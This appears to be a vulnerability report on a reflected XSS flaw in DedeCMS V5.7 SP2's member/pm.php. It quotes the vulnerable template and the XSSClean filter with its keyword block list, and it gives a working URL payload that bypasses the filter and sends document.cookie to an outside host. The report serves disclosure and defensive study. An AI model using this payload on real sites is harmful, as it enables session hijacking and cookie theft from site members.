
Reflected XSS Vulnerability exists in the file of DedeCMS V5.7 SP2 version, which can be executed javascript code.

Payload:

/member/pm.php?folder=inbox%26apos%3b%26amp%3b%26[window.GetCheckfolderItem=[document[%26apos%3bimages%26apos%3b][0].src=%26apos%3bhttps://www.sysorem.xyz/wp-content/uploads/images/32.jpg?%26apos%3b%2bdocument.cookie]]%26%26[document.forms[0][1].textContent=%26apos%3bhacked%26apos%3b]%26%26%26apos%3b



when clicked the button titled ‘删除选中’，we could catch the request as below & the button’s title would turns to ‘hacked’.



File:member/pm.php (begin with line 215)

**else**{  
 $wsql = **" `fromid` ='**{$cfg\_ml->**M\_ID**}**' AND folder LIKE 'outbox'"**;  
 $tname = **"已发信息"**;  
}  
$query = **"SELECT** *\** **FROM `#@\_\_member\_pms` WHERE** $wsql **ORDER BY sendtime DESC"**;  
$dlist = **new** DataListCP();  
$dlist->**pageSize** = 20;  
$dlist->SetParameter(**"dopost"**,$dopost);  
$dlist->SetTemplate(***DEDEMEMBER***.**'/templets/pm-main.htm'**);  
$dlist->SetSource($query);  
$dlist->Display();

SetTemplate was used to load the template named pm-main.htm

File:member/templets/pm-main.htm(line 144)

<**div class="control fLeft doPost" style="margin-top**:10**px"**><**button type="button" onclick="***DoSubmit*(**'<?php echo $folder; ?>'**)**" class="greenBtn3"**>删除选中</**button**></**div**>

Filter function called XSSClean defined in the file name config.php

File: member/config.php

**<?php***/\*\*  
 \** ***@version*** *$Id: config.php 1 8:38 2010年7月9日Z tianya $  
 \** ***@package*** *DedeCMS.Member  
 \** ***@copyright*** *Copyright (c) 2007 - 2010, DesDev, Inc.  
 \** ***@license http://help.dedecms.com/usersguide/license.html*** *\** ***@link http://www.dedecms.com*** *\*/  
  
//针对会员中心操作进行XSS过滤***function** XSSClean($val) {  
 **global** $cfg\_soft\_lang;  
 **if**($cfg\_soft\_lang==**'gb2312'**) gb2utf8($val);  
 **if** (*is\_array*($val))  
 {  
 *// while (list($key) = each($val))* **foreach** ($val **as** $key => $value)  
 {  
 **if**(*in\_array*($key,**array**(**'tags'**,**'body'**,**'dede\_fields'**,**'dede\_addonfields'**,**'dopost'**,**'introduce'**))) **continue**;  
 $val[$key] = XSSClean($val[$key]);  
 }  
 **return** $val;  
 }  
 $val = *preg\_replace*(**'/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/'**, **''**, $val);  
 $search = **'abcdefghijklmnopqrstuvwxyz'**;  
 $search .= **'ABCDEFGHIJKLMNOPQRSTUVWXYZ'**;  
 $search .= **'1234567890!@#$%^&\*()'**;  
 $search .= **'~`";:?+/={}[]-\_|\'\\'**;  
 **for** ($i = 0; $i < *strlen*($search); $i++) {  
 $val = *preg\_replace*(**'/(&#[xX]0{0,8}'**.*dechex*(*ord*($search[$i])).**';?)/i'**, $search[$i], $val); *// with a ;* $val = *preg\_replace*(**'/(&#0{0,8}'**.*ord*($search[$i]).**';?)/'**, $search[$i], $val); *// with a ;* }  
   
 $val = *str\_replace*(**"`"**,**"‘"**,$val);  
 $val = *str\_replace*(**"'"**,**"‘"**,$val);  
 $val = *str\_replace*(**"\""**,**"“"**,$val);  
 $val = *str\_replace*(**","**,**"，"**,$val);  
 $val = *str\_replace*(**"("**,**"（"**,$val);  
 $val = *str\_replace*(**")"**,**"）"**,$val);  
  
 $ra1 = **array**(**'javascript'**, **'vbscript'**, **'expression'**, **'applet'**, **'meta'**, **'xml'**, **'blink'**, **'link'**, **'style'**, **'script'**, **'embed'**, **'object'**, **'iframe'**, **'frame'**, **'frameset'**, **'ilayer'**, **'layer'**, **'bgsound'**, **'title'**, **'base'**);  
 $ra2 = **array**(**'onabort'**, **'onactivate'**, **'onafterprint'**, **'onafterupdate'**, **'onbeforeactivate'**, **'onbeforecopy'**, **'onbeforecut'**, **'onbeforedeactivate'**, **'onbeforeeditfocus'**, **'onbeforepaste'**, **'onbeforeprint'**, **'onbeforeunload'**, **'onbeforeupdate'**, **'onblur'**, **'onbounce'**, **'oncellchange'**, **'onchange'**, **'onclick'**, **'oncontextmenu'**, **'oncontrolselect'**, **'oncopy'**, **'oncut'**, **'ondataavailable'**, **'ondatasetchanged'**, **'ondatasetcomplete'**, **'ondblclick'**, **'ondeactivate'**, **'ondrag'**, **'ondragend'**, **'ondragenter'**, **'ondragleave'**, **'ondragover'**, **'ondragstart'**, **'ondrop'**, **'onerror'**, **'onerrorupdate'**, **'onfilterchange'**, **'onfinish'**, **'onfocus'**, **'onfocusin'**, **'onfocusout'**, **'onhelp'**, **'onkeydown'**, **'onkeypress'**, **'onkeyup'**, **'onlayoutcomplete'**, **'onload'**, **'onlosecapture'**, **'onmousedown'**, **'onmouseenter'**, **'onmouseleave'**, **'onmousemove'**, **'onmouseout'**, **'onmouseover'**, **'onmouseup'**, **'onmousewheel'**, **'onmove'**, **'onmoveend'**, **'onmovestart'**, **'onpaste'**, **'onpropertychange'**, **'onreadystatechange'**, **'onreset'**, **'onresize'**, **'onresizeend'**, **'onresizestart'**, **'onrowenter'**, **'onrowexit'**, **'onrowsdelete'**, **'onrowsinserted'**, **'onscroll'**, **'onselect'**, **'onselectionchange'**, **'onselectstart'**, **'onstart'**, **'onstop'**, **'onsubmit'**, **'onunload'**);  
 $ra = *array\_merge*($ra1, $ra2);  
  
 $found = **true**;   
 **while** ($found == **true**) {  
 $val\_before = $val;  
 **for** ($i = 0; $i < *sizeof*($ra); $i++) {  
 $pattern = **'/'**;  
 **for** ($j = 0; $j < *strlen*($ra[$i]); $j++) {  
 **if** ($j > 0) {  
 $pattern .= **'('**;  
 $pattern .= **'(&#[xX]0{0,8}([9ab]);)'**;  
 $pattern .= **'|'**;  
 $pattern .= **'|(&#0{0,8}([9|10|13]);)'**;  
 $pattern .= **')\*'**;  
 }  
 $pattern .= $ra[$i][$j];  
 }  
 $pattern .= **'/i'**;  
 $replacement = *substr*($ra[$i], 0, 2).**'<x>'**.*substr*($ra[$i], 2);  
 $val = *preg\_replace*($pattern, $replacement, $val);   
 **if** ($val\_before == $val) {  
 $found = **false**;  
 }  
 }  
 }  
 **if**($cfg\_soft\_lang==**'gb2312'**) utf82gb($val);  
 **return** $val;  
}  
$\_GET = XSSClean($\_GET);

….

Obviously ,the payload bypassed the fileter function . Attackers can hijack the Click event by the Iframe Click Hjiack and ect.